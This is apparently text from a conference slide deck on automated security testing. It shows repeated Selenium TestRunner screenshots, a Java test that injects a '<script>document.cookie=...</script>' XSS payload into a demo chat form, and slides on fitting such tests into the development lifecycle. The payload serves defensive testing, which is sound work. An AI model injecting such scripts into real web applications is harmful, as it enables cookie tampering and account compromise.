file:///home/marcin/research/shmoocon/new/selenium/core/TestRunner.html?test=../xs
OWASP Phoenix ...
tssci security
XSS Attack Test Suite
Test for XSS Attacks
Set a cookie in the DOM
open file:///home/marcin/research/shmoocon/new/awesome.html
deleteCookie name /
type name <script>docu expires=Thu, UTC; path=/
click //input[@name='chat']
verifyCookie name=xss xss
deleteCookie name /
Selenium TestRunner
Execute Tests
Fast
Slow
Highlight elements
Elapsed: 00:11
Tests
0 run
0 failed
Commands
0 passed
0 failed
0 incomplete
Tools
View DOM
Show Log
AWESOME
Awesome AJAX Application
Please, enter your nick and press chat!
Chat
AWESOME AJAX APPLICATION
Inspect Clear Profile
Console HTML CSS Script DOM Net YSlow
Options
Run Clear Copy Console Bookmarklets
Done
YSlow 1.731s
Cookie Watcher


Selenium Functional Test Runner v0.8.3 [1879] - Mozilla Firefox
File Edit View History Bookmarks Tools Help
file:///home/marcin/research/shmoocon/new/selenium/core/TestRunner.html?test=../xs
OWASP Phoenix ...
tssci security
XSS Attack Test Suite
Test for XSS Attacks
Set a cookie in the DOM
open file:///home/marcin/research/shmoocon/new/awesome.html
deleteCookie name /
type name <script>docu expires=Thu, UTC; path=/
click //input[@name='chat']
verifyCookie name=xss xss
deleteCookie name /
Selenium TestRunner
Execute Tests
Fast
Slow
Highlight elements
Elapsed: 00:21
Tests
0 run
0 failed
Commands
0 passed
0 failed
0 incomplete
Tools
View DOM
Show Log
AWESOME
Awesome AJAX Application
Please, enter your nick and press chat!
Chat
AWESOME AJAX APPLICATION
Inspect Clear Profile
Console HTML CSS Script DOM Net YSlow
Options
>>> document.cookie;
""
document.cookie;
Run Clear Copy Console Bookmarklets
Done
YSlow 1.731s
Cookie Watcher


Selenium Functional Test Runner v0.8.3 [1879] - Mozilla Firefox
File Edit View History Bookmarks Tools Help
file:///home/marcin/research/shmoocon/new/selenium/core/TestRunner.html?test=../xs
OWASP Phoenix ...
tssci security
XSS Attack Test Suite
Test for XSS Attacks
Set a cookie in the DOM
open file:///home/marcin/research/shmoocon/new/awesome.html
deleteCookie name /
type name <script>docu expires=Thu, UTC; path=/
click //input[@name='chat']
verifyCookie name=xss xss
deleteCookie name /
Selenium TestRunner
Execute Tests
Fast
Slow
Highlight elements
Elapsed: 00:38
Tests
0 run
0 failed
Commands
0 passed
0 failed
0 incomplete
Tools
View DOM
Show Log
AWESOME
Awesome AJAX Application
Please, enter your nick and press chat!
<script>document.cookie='name=xss; expires=Thu, 2
Chat
AWESOME AJAX APPLICATION
Inspect Clear Profile
Console HTML CSS Script DOM Net YSlow
Options
>>> document.cookie;
""
document.cookie;
Run Clear Copy Console Bookmarklets
Done
YSlow 1.731s
Cookie Watcher


Selenium Functional Test Runner v0.8.3 [1879] - Mozilla Firefox
File Edit View History Bookmarks Tools Help
file:///home/marcin/research/shmoocon/new/selenium/core/TestRunner.html?test=../xs
OWASP Phoenix ...
tssci security
XSS Attack Test Suite
Test for XSS Attacks
Set a cookie in the DOM
open file:///home/marcin/research/shmoocon/new/awesome.html
deleteCookie name /
type name <script>docu expires=Thu, UTC; path=/'
click //input[@name='chat']
verifyCookie name=xss xss
deleteCookie name /
Selenium TestRunner
Execute Tests
Fast
Slow
Highlight elements
Elapsed: 00:53
Tests
0 run
0 failed
Commands
0 passed
0 failed
0 incomplete
Tools
View DOM
Show Log
AWESOME
Awesome AJAX Application
Welcome ! You can type your message into the form below.
<script>document.cookie='name=xss; expires=Thu, 2 Aug 2010 20:47:11 UTC; path=/';</script> >
Inspect Clear Profile
Console HTML CSS Script DOM Net YSlow
Options
>>> document.cookie;
""
document.cookie;
Run Clear Copy Console Bookmarklets
Done
YSlow 1.731s
Cookie Watcher


Selenium Functional Test Runner v0.8.3 [1879] - Mozilla Firefox
File Edit View History Bookmarks Tools Help
file:///home/marcin/research/shmoocon/new/selenium/core/TestRunner.html?test=../xs
OWASP Phoenix ...
tssci security
XSS Attack Test Suite
Test for XSS Attacks
Set a cookie in the DOM
open file:///home/marcin/research/shmoocon/new/awesome.html
deleteCookie name /
type name <script>docu expires=Thu, UTC; path=/'
click //input[@name='chat']
verifyCookie name=xss xss
deleteCookie name /
Selenium TestRunner
Execute Tests
Fast
Slow
Highlight elements
Elapsed: 01:11
Tests
0 run
0 failed
Commands
1 passed
0 failed
0 incomplete
Tools
View DOM
Show Log
AWESOME
Awesome AJAX Application
Welcome ! You can type your message into the form below.
<script>document.cookie='name=xss; expires=Thu, 2 Aug 2010 20:47:11 UTC; path=/';</script> >
Inspect Clear Profile
Console HTML CSS Script DOM Net YSlow
Options
>>> document.cookie;
""
>>> document.cookie;
"name=xss"
document.cookie;
Run Clear Copy Console Bookmarklets
Done
YSlow 1.731s
Cookie Watcher


Selenium Functional Test Runner v0.8.3 [1879] - Mozilla Firefox
File Edit View History Bookmarks Tools Help
file:///home/marcin/research/shmoocon/new/selenium/core/TestRunner.html?test=../xs
OWASP Phoenix ...
tssci security
XSS Attack Test Suite
Test for XSS Attacks
Set a cookie in the DOM
open file:///home/marcin/research/shmoocon/new/awesome.html
deleteCookie name /
type name <script>docu expires=Thu, UTC; path=/'
click //input[@name='chat']
verifyCookie name=xss xss
deleteCookie name /
Selenium TestRunner
Execute Tests
Fast
Slow
Highlight elements
Elapsed: 01:21
Tests
1 run
0 failed
Commands
1 passed
0 failed
0 incomplete
Tools
View DOM
Show Log
AWESOME
Awesome AJAX Application
Welcome ! You can type your message into the form below.
<script>document.cookie='name=xss; expires=Thu, 2 Aug 2010 20:47:11 UTC; path=/';</script> >
Inspect Clear Profile
Console HTML CSS Script DOM Net YSlow
Options
>>> document.cookie;
""
>>> document.cookie;
"name=xss"
>>> document.cookie;
""
document.cookie;
Run Clear Copy Console Bookmarklets
Done
YSlow 1.731s
Cookie Watcher

Simplicity

- Write tests in HTML tables
- Just a taste of what you can test for
  - Test for illegal characters
  - Input validation
  - No XSS or SQL injection cheatsheet necessary

Integration testing

- Take Selenium test suites and use throughout Secure SDLC
- Run tests at compilation and during integration phase
  - Ant build tasks, etc

Java Example

```
package com.example.tests;

import com.thoughtworks.selenium.*;
import java.util.regex.Pattern;

public class NewTest extends SeleneseTestCase {
    public void testNew() throws Exception {
    selenium.open("/awesome.html");
    selenium.deleteCookie("name", "/");
    selenium.type("name", "<script>document.cookie='name=xss;
      expires=Thu, 2 Aug 2010 20:47:11 UTC; path=/';</script>");
    selenium.click("//input[@name='chat']");
    verifyEquals("name=xss", selenium.getCookie());
    selenium.deleteCookie("name", "/");
    }
}
```

Developers can make it work

- Don’t use Java? There’s C#, Perl, PHP, Python and Ruby too!
- Tests are made portable with XPath

Other ways of using XPath

- Selenium or WebDriver
- Think of other places in the lifecycle
  - Inspection with PMD
  - Web application security scanner for operations / maintenance testing
  - Other places?

Automation

- Selenium examples as table-driven
  - Can also be script-driven
  - Data-driven
  - Capture/Replay
- 100% automation is better

Old concepts to new

- Quality testers used script-driven
  - With TCL
  - Some Perl
  - Others Python
- NIST Expect
  - autoexpect
- AutoRuby ?

Canoo WebTest

- Popular open-source webapp test tool
- Extension to Ant
- Write tests in XML

Why all these tools?

- Use any / all ; mix and match
- Domain-specific language
  - Specialized languages
- XPath as a specialized language
  - Use between tools
- Fit in different parts of the lifecycle

Test reputations

- Watch & Listen
  - Think aloud protocol
- Record
- Script / data-driven / table
- Exploratory testing
- Measure test cases, test charters, and testers

Combinatorial explosions

- Exploiting Online Games combinatorics
  - Induce lag (WoW-Dupe)
  - Spell interactions
- Pairwise
  - Orthogonal arrays
  - All-pairs tables with tester's choice
- Increases coverage of tests

Functional security testing

- Operations testing
  - Fuzzers with code coverage
  - Web application security scanners
  - Fuzz before purchase
- Acceptance testing
  - Selenium approach
  - DevInspect, AppScan DE, others
  - Fuzz before release

Developer-testing for security

- Integration testing
  - Simultaneous with build (WebTest)
- Component testing?
  - Apache Cactus, Jetty (Selenium Server), TESTARE, MonoRails
- Limitations in Unit testing
  - Input validation and special chars

Conclusion

- Security testing in every phase
- Ability to generate functional test code from operations/acceptance tools
- XPath decreases complexity of information exchange